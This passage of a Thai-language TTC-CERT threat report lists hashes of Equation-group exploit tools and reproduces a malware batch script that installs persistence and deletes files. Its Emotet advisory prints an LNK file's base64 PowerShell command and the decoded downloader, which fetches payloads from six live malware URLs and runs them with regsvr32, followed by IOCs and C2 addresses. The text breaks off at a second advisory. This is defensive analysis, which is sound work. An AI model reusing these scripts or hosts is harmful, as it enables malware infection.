9a5cec05e9c158cbc51cdc972693363d	libxml2.dll	Equation Hack Tool
4420f8917dc320a78d2ef14136032f69	mance.exe	EternalRomance
90d179a2f46c02bcdf9cf625ea5aa752	mance.xml	
1ba9879329940513a79513ed27f96cf8	NansHou.dll	TCPScan
eb9ed9d7aaa213aad2622e44973ca350	neibu.bat	
2f0a52ce4f445c6e656ecebbcaceade5	posh-0.dll	Equation Hack Tool
892905673d30c16a4fdba572a8265bfd	p.txt	
c24315b0585b852110977dacafe6c8c1	puls.exe	DoublePulsar
09d45ae26830115fd8d9cdc2aa640ca5	puls.xml	
6be5ce15f78daa1140616e7b15494e56	Result.txt	
5e8ecdc3e70e2ecb0893cbda2c18906f	ssleay32.dll	Equation Hack Tool
7afcf45907f225e3e3cfeece3bbcd410	svchost.exe	NSSM
c097fd043d3cbabcada0878505c7afa5	taskhost.exe	TCPScan
d41d8cd98f00b204e9800998ecf8427e	temp.txt	
f0881d5a7f75389deba3eff3f4df09ac	tibe-2.dll	Equation Hack Tool
1eeccf5961584ecda2bb7a3a662f51c1	tich-1.dll	
838ceb02081ac27de43da56bec20fc76	trch-1.dll	EternalRocks
3e89c56056e5525bf4d9e52b28fbbca7	trfo-2.dll	EquationDrug

83076104ae977d850d1e015704e5730a	tucl-1.dll	Equation Hack Tool
9cb3057e116941401d0dec6571dc272a	tufo-2.dll	
6b7276e4aa7a1e50735d2f6923b40de4	ucl.dll	EternalRocks
bd126a7b59d5d1f97ba89a3e71425731	wget.exe	
5b72ccfa122e403919a613785779af49	xdvl-0.dll	Equation Hack Tool
e4ad4df4e41240587b4fe8bbcb32db15	zlib1.dll	EquationDrug

Appendix : Content of any.bat

```
echo off
cd C:\Windows\Fonts\Ms
cd C:\Windows\Fonts\Ms
svchost install MSSQLD "C:\Windows\Fonts\Ms\cm.bat"
svchost install "MSSQLD" C:\Windows\Fonts\Ms\cm.bat
sc config "MSSQLD" start= AUTO
svchost start "MSSQLD"
net start "MSSQLD"
net stop "MicrosoftMsql"
svchost stop "MicrosoftMsql"
svchost remove "MicrosoftMsql" confirm
sc delete "MicrosoftMsql"
ping 127.0.0.1 -n 3 >nul
echo y|schtasks /create /TN "At8" /TR "C:\Windows\Fonts\Ms\neibu.bat" /SC daily /ST 10:40:00 /RU
SYSTEM
attrib -h -s -r C:\windows\tasks\At*.job
attrib -h -s -r C:\Windows\System32\Tasks\At*
echo y|cacls C:\windows\tasks\At6.job /c /e /t /g system:F
echo y|cacls C:\windows\tasks\At6.job /c /e /t /g everyone:F
echo y|cacls C:\Windows\System32\Tasks\At6 /c /e /t /g system:F
echo y|cacls C:\Windows\System32\Tasks\At* /c /e /t /g everyone:F
del /f /q /s C:\Windows\System32\Tasks\At6
del /f /q /s C:\windows\tasks\At6.job
echo y|cacls C:\windows\tasks\At6.job /c /e /t /g system:F
echo y|cacls C:\windows\tasks\At6.job /c /e /t /g everyone:F
echo y|cacls C:\Windows\System32\Tasks\At6 /c /e /t /g system:F
echo y|cacls C:\Windows\System32\Tasks\At6 /c /e /t /g everyone:F
echo y|cacls C:\Windows\System32\Tasks /c /e /t /g system:F
echo y|cacls C:\Windows\System32\Tasks /c /e /t /g everyone:F
del /f /q /s C:\Windows\System32\Tasks\At6
del /f /q /s C:\windows\tasks\At6.job
net start schedule
sc start schedule
svchost start schedule
echo y|schtasks /create /TN "At8" /TR "C:\Windows\Fonts\Ms\neibu.bat" /SC daily /ST 10:40:00 /RU
SYSTEM
attrib -r C:\windows\tasks\At*.job
attrib -r C:\Windows\System32\Tasks\At*
echo y|cacls C:\windows\tasks\At8.job /c /e /t /g system:F
echo y|cacls C:\windows\tasks\At8.job /c /e /t /g everyone:F
echo y|cacls C:\Windows\System32\Tasks\At8 /c /e /t /g system:F
echo y|cacls C:\Windows\System32\Tasks\At8 /c /e /t /g everyone:F
echo y|cacls C:\Windows\Fonts\Msql\*.* /c /e /t /g everyone:F
echo y|cacls C:\Windows\Fonts\Msql\*.* /c /e /t /g system:F
attrib -h -s -r C:\Windows\Fonts\Msql\*.*
attrib -h -s -r C:\Windows\Fonts\Msql
del /F /Q C:\Windows\Fonts\Msql\*.*
taskkill /f /im ss.exe
taskkill /f /im 32.exe
taskkill /f /im c32.exe
taskkill /f /im c64.exe
taskkill /f /im 64.exe
taskkill /f /im service.exe
taskkill /f /im ll.exe
taskkill /f /im ql.exe
del /F /Q C:\Windows\System32\32.exe
del /F /Q C:\Windows\SysWOW64\32.exe
del /F /Q C:\Windows\32.exe
del /F /Q C:\Windows\System32\64.exe
del /F /Q C:\Windows\SysWOW64\64.exe
del /F /Q C:\Windows\64.exe
del /F /Q C:\Windows\System32\ss.exe
del /F /Q C:\Windows\SysWOW64\ss.exe
del /F /Q C:\Windows\ss.exe
del /F /Q C:\Windows\System32\service.exe
del /F /Q C:\Windows\SysWOW64\service.exe
del /F /Q C:\Windows\service.exe
del /F /Q C:\Windows\System32\ll.exe
del /F /Q C:\Windows\SysWOW64\ll.exe
del /F /Q C:\Windows\ll.exe
del /F /Q C:\Windows\System32\ql.exe
```

```
del /F /Q C:\Windows\SysWOW64\ql.exe
del /F /Q C:\Windows\ql.exe
del /F /Q C:\Windows\Help\explorer.exe
del /F /Q C:\Windows\Help\dxdiag.exe
taskkill /f /im taskmgr.exe
EXIT
exit
```

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[6]

Resource Development

T1588.002	Obtain Capabilities: Tool

Execution

T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1106	Native API
T1559.001	Inter-Process Communication: Component Object Model
T1569.002	System Services: Service Execution

Persistence

T1053.005	Scheduled Task/Job: Scheduled Task
T1543.003	Create or Modify System Process: Windows Service

Defense Evasion

T1027.002	Obfuscated Files or Information: Software Packing
T1036.005	Masquerading: Match Legitimate Name or Location
T1070.004	Indicator Removal on Host: File Deletion
T1112	Modify Registry
T1222.001	File and Directory Permissions Modification: Windows File and Directory Permissions Modification
T1564.001	Hide Artifacts: Hidden Files and Directories

Discovery

T1012	Query Registry
T1046	Network Service Scanning
T1057	Process Discovery
T1083	File and Directory Discovery

Lateral Movement

T1210	Exploitation of Remote Services

Collection

T1005	Data from Local System
T1056.001	Input Capture: Keylogging

Command and Control

T1105	Ingress Tool Transfer

[6] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 1 Nov. 2021.

T1571	Non-Standard Port
T1132.001	Data Encoding: Standard Encoding

Exfiltration

T1041	Exfiltration Over C2 Channel

เอกสารแนบท้าย 5

[TLP:WHITE] การเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ TTP ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan (รูปแบบที่ 1)


เผยแพร่ให้กับภาคส่วนโทรคมนาคมเมื่อ 29 เม.ย.65

เผยแพร่ให้กับสาธารณะเมื่อ 12 พ.ค.65

Executive Summary

เมื่อ 26 เม.ย.65 ศูนย์ TTC-CERT พบความเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan[1] โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ tactics, techniques, and procedures (TTP) ที่เปลี่ยนไปจากเดิม โดยในครั้งนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตีเริ่มทดสอบการโจมตีโดยใช้ไฟล์ LNK ที่แนบมาจาก Phishing Email ซึ่งหากเหยื่อเปิดไฟล์ LNK จะสั่งให้ PowerShell (ซึ่งคำสั่งจะถูกฝังไว้ในไฟล์ LNK) ไปดาวน์โหลด Emotet จาก URL ภายนอกจำนวน 6 URL โดยหากหนึ่งในหก URL นี้สามารถทำการดาวน์โหลด Emotet ได้สำเร็จจะเก็บไฟล์ไว้ที่โฟลเดอร์ชื่อ Temp ($env:TEMP/<ชื่อไฟล์แบบสุ่ม>.xtq) และใช้ regsvr32.exe ในการ execute Emotet

ในขณะที่ทำการวิเคราะห์ TTP ผู้เขียนพบว่าผู้ไม่หวังดีดำเนินการตามภาพรวมของ TTP ของกลุ่มผู้โจมตีโดยสรุปดังรูป



สิ่งที่น่าสนใจในครั้งนี้คือ ไฟล์ LNK จะ execute คำสั่ง PowerShell เพิ่มเติมเพื่อดาวน์โหลดเพย์โหลด Emotet ลงบนเครื่องของเหยื่อ การใช้ไฟล์ LNK และ PowerShell เป็นรูปแบบวิธีการโจมตีแบบใหม่ (TTP) ที่กลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan ไม่เคยใช้ในการโจมตีมาก่อน

[1] "What is Emotet Malware & How to protect yourself - Malwarebytes." https://www.malwarebytes.com/emotet. Accessed 28 Apr. 2022.

รายละเอียดทางเทคนิค

ในระหว่างการทำวิจัยผ่าน Open Source Intelligence (OSINT) ตามปกติของศูนย์ TTC-CERT ผู้เขียนพบไฟล์ต้องสงสัยที่ถูกระบุว่าเป็นไฟล์ LNK และมีความเกี่ยวข้องกับ Emotet Trojan โดยถูกอัพโหลดมาเมื่อ 26 เม.ย.65 ที่ https://bazaar.abuse.ch/sample/fd656a657cc92f3015b96b89d170a9e9dbb55e9b689fbefd4a0a0304be47cd0b ผู้เขียนจึงได้นำไฟดังกล่าวมาทำการวิเคราะห์เพิ่มเติม โดยไฟล์ที่นำมาวิเคราะห์ในครั้งนี้มีรายละเอียดดังนี้

- ชื่อไฟล์ Aviso_26042022.lnk
- MD5: ebce3b10d485d4fde09166282e9c18cf
- SHA-1: 77bde2b94f6a30be930371e81a27ddb297c46c5e
- SHA-256: fd656a657cc92f3015b96b89d170a9e9dbb55e9b689fbefd4a0a0304be47cd0b
- SSDEEP: 48:8n5aAdXjrxFZTWsaHDFKLUclhAOnPO3Crc9fBj4ab:8n5LdjnS/OyrEfBj4

จากนั้นจึงนำไฟล์ดังกล่าวมาตรวจสอบเพื่อยืนยันชนิดของไฟล์ ซึ่งจากคำสั่งด้านล่าง จะพบว่าไฟล์ดังกล่าวเป็นไฟล์ชนิด Windows Shortcut (.LNK)

```
$ file Aviso_26042022.lnk
Aviso_26042022.lnk: MS Windows shortcut, Item id list present, Has Relative path, Has Working directory, Has command line arguments, Icon number=134, ctime=Sun Dec 31 17:17:56 1600, mtime=Sun Dec 31 17:17:56 1600, atime=Sun Dec 31 17:17:56 1600, length=0, window=hidenormalshowminimized

$ diec Aviso_26042022.lnk
Binary
    Format: Windows Shortcut (.LNK)
```

ต่อมาจึงใช้เครื่องมือ exiftool ในการตรวจสอบรายละเอียดของไฟล์ LNK

```
$ exiftool Aviso_26042022.lnk
ExifTool Version Number         : 12.16
File Name                       : Aviso_26042022.lnk
Directory                       : .
File Size                       : 2.9 KiB
File Modification Date/Time     : 2022:04:26 14:36:50+07:00
```

```
File Access Date/Time          : 2022:04:26 21:38:04+07:00
File Inode Change Date/Time    : 2022:04:26 21:37:55+07:00
File Permissions               : rw-r--r--
File Type                      : LNK
File Type Extension            : lnk
MIME Type                      : application/octet-stream
Flags                          : IDList, RelativePath, WorkingDir, CommandArgs, IconFile, Unicode
File Attributes                : (none)
Target File Size               : 0
Icon Index                     : 134
Run Window                     : Show Minimized No Activate
Hot Key                        : (none)
Target File DOS Name           : powershell.exe
Relative Path                  : ..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working Directory              : %cd%
Command Line Arguments         : -command Out-String -InputObject "Aviso_26042022.lnk
" | Out-Null;
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFByb2dyZXNzUHJlZ
mVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL2ZvY3VzbWVkaWNhLmluL2
ZtbGliL0l4QkFCTWgwSTJjTE0zcXExR1Z2LyIsImh0dHA6Ly9kZW1vMzQuY2tnLmhrL3NlcnZpY2UvaG
hNWnJmQzdNbm05SkQvIiwiaHR0cDovL2NvbGVnaW91bmFtdW5vLmVzL2NnaS1iaW4vRS8iLCJodH
RwOi8vY2lwcm8ubXgvcHJlbnNhL3NpWlA2OXJCRm1pYkR2dVRQMUwvIiwiaHR0cDovL2ZpbG1tb2d
6aXZvdGEucnMvU3ByeUFzc2V0cy9nRFIvIiwiaHR0cHM6Ly9jcmVlbW8ucGwvd3AtYWRtaW4vWktTM
URjZHF1VVQ0QmI4S2IvIik7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpb
GUgJGVudjpURU1QL0dNT1dEVFJmSUoueHRxO1JlZ3N2cjMyLmV4ZSAkZW52OlRFTVAvR01PV0RUU
mZJSi54dHE7YnJlYWt9IGNhdGNoIHsgfX0=')) > "%tmp%\ezMgZunnfF.ps1" ; powershell
-executionpolicy bypass -file "%tmp%\ezMgZunnfF.ps1"; Remove-Item
"%tmp%\ezMgZunnfF.ps1"
Icon File Name                 : shell32.dll
```

จากผลลัพธ์ที่ได้จากเครื่องมือ exiftool จะพบว่า

- ไฟล์ LNK จะเป็นไฟล์ที่เรียกใช้ PowerShell จาก C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ซึ่งเป็นตำแหน่งปกติของ PowerShell โดยทั่วไปของระบบปฏิบัติการ Windows

- ในกรณีที่มีการสั่งให้ execute ไฟล์ LNK โดยเหยื่อ output สำหรับไฟล์ LNK จะทำการ pipe ทุกอย่างไปที่ Out-Null เพื่อซ่อนสิ่งที่กำลังทำอยู่เบื้องหลัง
- จากนั้นจะ decode Base64 string ออกมาและบันทึกไฟล์ไว้ที่ "%tmp%\<ชื่อไฟล์แบบสุ่ม >.ps1
- ไฟล์ PowerShell script ในที่นี้มีชื่อว่า ezMgZunnfF.ps1 ซึ่งหลังจากที่ผู้เขียนได้ทำการ decode จะได้ผลลัพธ์ดังนี้

```
1  $ProgressPreference="SilentlyContinue";
2
3  $links=("http://focusmedica.in/fmlib/IxBABMh0I2cLM3qq1GVv/",
4  "http://demo34.ckg.hk/service/hhMZrfC7Mnm9JD/",
5  "http://colegiounamuno.es/cgi-bin/E/",
6  "http://cipro.mx/prensa/siZP69rBFmibDvuTP1L/",
7  "http://filmmogzivota.rs/SpryAssets/gDR/",
8  "https://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/cdquUT4Bb8Kb/");
9
10 foreach ($u in $links)
11 {
12     try
13     {
14         IWR $u -OutFile $env:TEMP/GMOWDTRfIJ.xtq;
15         Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;
16         break
17     }
18     catch { }
19 }
```

รูปแสดงข้อมูลในไฟล์ ezMgZunnfF.ps1 หลังจากที่ได้ทำการ decode

- จากนั้นจะเรียกใช้ ezMgZunnfF.ps1 จาก %tmp% ด้วย -executionpolicy bypass ใน powershell
- ซึ่ง ezMgZunnfF.ps1 จะทำการดาวน์โหลดไฟล์จาก URL ที่ hardcode ไว้ใน PowerShell script ในครั้งนี้มีจำนวน 6 URL ดังนี้
    1. hxxp://focusmedica[.]in/fmlib/IxBABMh0I2cLM3qq1GVv/
    2. hxxp://demo34.ckg[.]hk/service/hhMZrfC7Mnm9JD/
    3. hxxp://colegiounamuno[.]es/cgi-bin/E/
    4. hxxp://cipro[.]mx/prensa/siZP69rBFmibDvuTP1L/

5. hxxp://filmmogzivota[.]rs/SpryAssets/gDR/
6. hxxps://creemo[.]pl/wp-admin/ZKS1DcdquUT4Bb8Kb/

- ในช่วงเวลาที่รายงานฉบับนี้ออก 27 เม.ย.65 เวลา 00.17 น. ผู้เขียนสามารถดาวน์โหลดไฟล์ได้จาก hxxp://focusmedica[.]in/fmlib/IxBABMh0I2cLM3qq1GVv/ hxxp://demo34.ckg[.]hk/service/hhMZrfC7Mnm9JD/ hxxp://colegiounamuno[.]es/cgi-bin/E/ และ hxxp://cipro[.]mx/prensa/siZP69rBFmibDvuTP1L/ ซึ่งไฟล์ที่ดาวน์โหลดได้เป็นไฟล์ประเภท Dynamic-link library รายละเอียดดังนี้

```
$ file *.dll
3FdzIDYXFHVK2Ws88AUjz9PB.dll:          PE32+ executable (DLL) (GUI) x86-64, for MS Windows
CUop6shvMILAshxt1QzWGzrY4J52c.dll:     PE32+ executable (DLL) (GUI) x86-64, for MS Windows
N6UZGVdRYb3FDPs3mLY3TQ0KNBCV.dll:      PE32+ executable (DLL) (GUI) x86-64, for MS Windows
vCP022uDiat9iGa3OJToeXwjkkAtiGu4j9.dll: PE32+ executable (DLL) (GUI) x86-64, for MS Windows

$ sha1sum *.dll
6aafb775a20f018771dd7a9a3491a7d24d5d55c5  3FdzIDYXFHVK2Ws88AUjz9PB.dll
6aafb775a20f018771dd7a9a3491a7d24d5d55c5  CUop6shvMILAshxt1QzWGzrY4J52c.dll
6aafb775a20f018771dd7a9a3491a7d24d5d55c5  N6UZGVdRYb3FDPs3mLY3TQ0KNBCV.dll
6aafb775a20f018771dd7a9a3491a7d24d5d55c5  vCP022uDiat9iGa3OJToeXwjkkAtiGu4j9.dll
```

จากการตรวจสอบค่า SHA1 Hash จะเห็นได้ว่าทั้ง 4 ไฟล์เป็นไฟล์ตัวเดียวกันทั้งหมด

- เมื่อทำการดาวน์โหลดไฟล์ dll เรียบร้อยแล้ว ไฟล์ดังกล่าวจะถูกเก็บไว้ที่ $env:TEMP/GMOWDTRfIJ.xtq จากนั้นจะถูกสั่งให้ execute ไฟล์นี้โดยใช้คำสั่ง

```
Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xt
```

- ในท้ายที่สุดเมื่อติดตั้ง Emotet Trojan เรียบร้อยแล้วจะลบ PowerShell script ezMgZunnfF.ps1 ออกไป

จากนั้น ศูนย์ TTC-CERT จึงนำไฟล์ GMOWDTRfIJ.xt ไปวิเคราะห์ด้วยวิธี Dynamic Analysis พบว่าไฟล์ GMOWDTRfIJ.xt เป็น Trojan ชนิด Emotet Epoch4 โดยมีรายละเอียดของ Emotet C2 Configuration ตามที่ระบุไว้ในหัวข้อ “**Indicators of compromise (IOCs)**”

Emotet เป็นมัลแวร์ที่มีความซับซ้อนและถูกใช้ในการโจมตีมานานซึ่งส่งผลกระทบต่อผู้ใช้งานทั่วโลก จากสิ่งที่เกิดขึ้นครั้งนี้จะเห็นได้ว่า ผู้โจมตีกำลังปรับเทคนิคในการโจมตีของตนอย่างต่อเนื่องเพื่อให้บรรลุวัตถุประสงค์ของการโจมตีอย่างมีประสิทธิภาพ ตลอดจน การปรับปรุงเทคนิคในครั้งนี้อาจเพื่อตอบสนองต่อการประกาศของบริษัท Microsoft ที่จะทำการ disable การใช้งาน Visual Basic for Applications (VBA) macros เป็นค่า default ในผลิตภัณฑ์ต่าง ๆ ของบริษัท Microsoft ทั้งนี้ ศูนย์ TTC-CERT จะติดตามกิจกรรมต่าง ๆ ของ Emotet และมัลแวร์อื่นๆ อย่างต่อเนื่อง และจะอัปเดตให้สมาชิกได้ทราบอยู่เสมอ

ศูนย์ TTC-CERT จึงแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรของสมาชิกสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง และดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศและระบบเครือข่ายขององค์กร อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในกรณีนี้ จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

มาตรการรับมือ

- วิธีลดผลกระทบจากการโจมตีชนิดนี้ คือ เครื่องแม่ข่ายหรือเครื่องลูกข่ายที่เป็นระบบปฏิบัติการ Windows ไม่ควรอนุญาตให้มีการเรียกใช้ PowerShell จากไฟล์ LNK ที่ไม่ได้รับอนุญาต รวมถึงไม่ควรอนุญาตให้ ไฟล์ LNK ทำงานโดยกำหนดให้ bypass execution policy

ATT&CK Tactic

- Initial Access
    - Phishing: Spearphishing Attachment
- Execution
    - User Execution: Malicious File
    - Command and Scripting Interpreter: PowerShell
- Defense Evasion

- Indicator Removal on Host: File Deletion
- Indirect Command Execution
- Obfuscated Files or Information
- Signed Binary Proxy Execution: Regsvr32

- Command and Control
  - Non-Standard Port

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

Indicators of compromise (IOCs)

- ไฟล์ LNK
  - Aviso_26042022.lnk
  - MD5: ebce3b10d485d4fde09166282e9c18cf
  - SHA-1: 77bde2b94f6a30be930371e81a27ddb297c46c5e
  - SHA-256: fd656a657cc92f3015b96b89d170a9e9dbb55e9b689fbefd4a0a0304be47cd0b
  - SSDEEP: 48:8n5aAdXjrxFZTWsaHDFKLUcIhAOnPO3Crc9fBj4ab:8n5LdjnS/OyrEfBj4
- ไฟล์ PowerShell script
  - %tmp%\<ชื่อไฟล์แบบสุ่ม>.ps1
- Emotet Dropper URL
  - hxxp://focusmedica[.]in/fmlib/IxBABMh0I2cLM3qq1GVv/
  - hxxp://demo34.ckg[.]hk/service/hhMZrfC7Mnm9JD/
  - hxxp://colegiounamuno[.]es/cgi-bin/E/
  - hxxp://cipro[.]mx/prensa/siZP69rBFmibDvuTP1L/
  - hxxp://filmmogzivota[.]rs/SpryAssets/gDR/
  - hxxps://creemo[.]pl/wp-admin/ZKS1DcdquUT4Bb8Kb/
- $env:TEMP/GMOWDTRfIJ.xt (Emotet Trojan Epoch 4)
  - MD5: f00a7a1ef719f6ee45fddc42b8e0e71a
  - SHA-1: 6aafb775a20f018771dd7a9a3491a7d24d5d55c5

- SHA-256: 6bdac750fd1885696ffaf5dd38806c8f7bff2c8bc706421c9b4f0c2b0a9d8520
- Imphash: 1b8bc9b8ab4ad775a949627b43d54bdd
- SSDEEP: 6144:1Eulf1FFwLP3qMEw7C07hLgc0tVzSZORmvRr/NPHnk0HK6cKWOdti9Ih+fklF3S:+HaLPxCesjzS3vp/Znk4K6cBet7oslF

- Emotet Trojan Command and Control
  - 138[.]201[.]142[.]73:8080
  - 138[.]197[.]147[.]101:443
  - 134[.]195[.]212[.]50:7080
  - 104[.]168[.]154[.]79:8080
  - 149[.]56[.]131[.]28:8080
  - 129[.]232[.]188[.]93:443
  - 212[.]24[.]98[.]99:8080
  - 119[.]193[.]124[.]41:7080
  - 45[.]118[.]115[.]99:8080
  - 188[.]44[.]20[.]25:443
  - 103[.]132[.]242[.]26:8080
  - 201[.]94[.]166[.]162:443
  - 1[.]234[.]21[.]73:7080
  - 206[.]189[.]28[.]199:8080
  - 185[.]8[.]212[.]130:7080
  - 82[.]165[.]152[.]127:8080
  - 176[.]104[.]106[.]96:8080
  - 173[.]212[.]193[.]249:8080
  - 167[.]99[.]115[.]35:8080
  - 209[.]126[.]98[.]206:8080
  - 185[.]157[.]82[.]211:8080

- 212[.]237[.]17[.]99:8080
- 185[.]4[.]135[.]165:8080
- 51[.]91[.]7[.]5:8080
- 187[.]84[.]80[.]182:443
- 164[.]68[.]99[.]3:8080
- 107[.]182[.]225[.]142:8080
- 58[.]227[.]42[.]236:80
- 103[.]75[.]201[.]2:443
- 101[.]50[.]0[.]91:8080
- 216[.]158[.]226[.]206:443
- 151[.]106[.]112[.]196:8080
- 45[.]235[.]8[.]30:8080
- 146[.]59[.]226[.]45:443
- 45[.]176[.]232[.]124:443
- 134[.]122[.]66[.]193:8080
- 51[.]254[.]140[.]238:7080
- 131[.]100[.]24[.]231:80
- 167[.]172[.]253[.]162:8080
- 50[.]30[.]40[.]196:8080
- 203[.]114[.]109[.]124:443
- 94[.]23[.]45[.]86:4143
- 189[.]126[.]111[.]200:7080
- 160[.]16[.]142[.]56:8080
- 27[.]54[.]89[.]58:8080
- 5[.]9[.]116[.]246:8080
- 46[.]55[.]222[.]11:443
- 209[.]97[.]163[.]214:443
- 110[.]232[.]117[.]186:8080

- 1[.]234[.]2[.]232:8080
- 153[.]126[.]146[.]25:7080
- 183[.]111[.]227[.]137:8080
- 196[.]218[.]30[.]83:443
- 103[.]70[.]28[.]102:8080
- 51[.]91[.]76[.]89:8080
- 91[.]207[.]28[.]33:8080
- 72[.]15[.]201[.]15:8080
- 103[.]43[.]46[.]182:443
- 209[.]250[.]246[.]206:443
- 197[.]242[.]150[.]244:8080
- 159[.]65[.]88[.]10:8080
- 172[.]104[.]251[.]154:8080
- 158[.]69[.]222[.]101:443

ข้อมูลอ้างอิง

- https://www.malwarebytes.com/emotet
- https://bazaar.abuse.ch/sample/fd656a657cc92f3015b96b89d170a9e9dbb55e9b689fbefd4a0a0304be47cd0b

เอกสารแนบท้าย 6

[TLP:WHITE] การเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ TTP ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan (รูปแบบที่ 2)


เผยแพร่ให้กับภาคส่วนโทรคมนาคมเมื่อ 3 พ.ค.65

เผยแพร่ให้กับสาธารณะเมื่อ 12 พ.ค.65

Executive Summary

เมื่อ 2 พ.ค.65 ศูนย์ TTC-CERT พบความเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan[1] โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ tactics, techniques, and procedures (TTP) ที่เปลี่ยนไปจากเดิม (รูปแบบที่ 2 ซึ่งรูปแบบที่ 1 รายงานไปแล้วเมื่อ 29 เม.ย.65) โดยในครั้งนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตียังคงทดสอบการโจมตีโดยใช้ไฟล์ LNK ที่แนบมาจาก Phishing Email ซึ่งหากเหยื่อเปิดไฟล์ LNK จะสั่งให้ Windows Command (ซึ่งคำสั่งจะถูกฝังไว้ในไฟล์ LNK) เรียกใช้คำสั่ง PowerShell (เป็น Fileless PowerShell) เพื่อไปดาวน์โหลด Emotet จาก URL ภายนอกจำนวน 6 URL โดยหากหนึ่งในหก URL นี้สามารถทำการดาวน์โหลด Emotet ได้สำเร็จจะเก็บไฟล์ไว้ที่โฟลเดอร์ชื่อ Temp ($env:TEMP/<ชื่อไฟล์แบบสุ่ม>.QyU) และใช้ regsvr32.exe ในการ execute Emotet

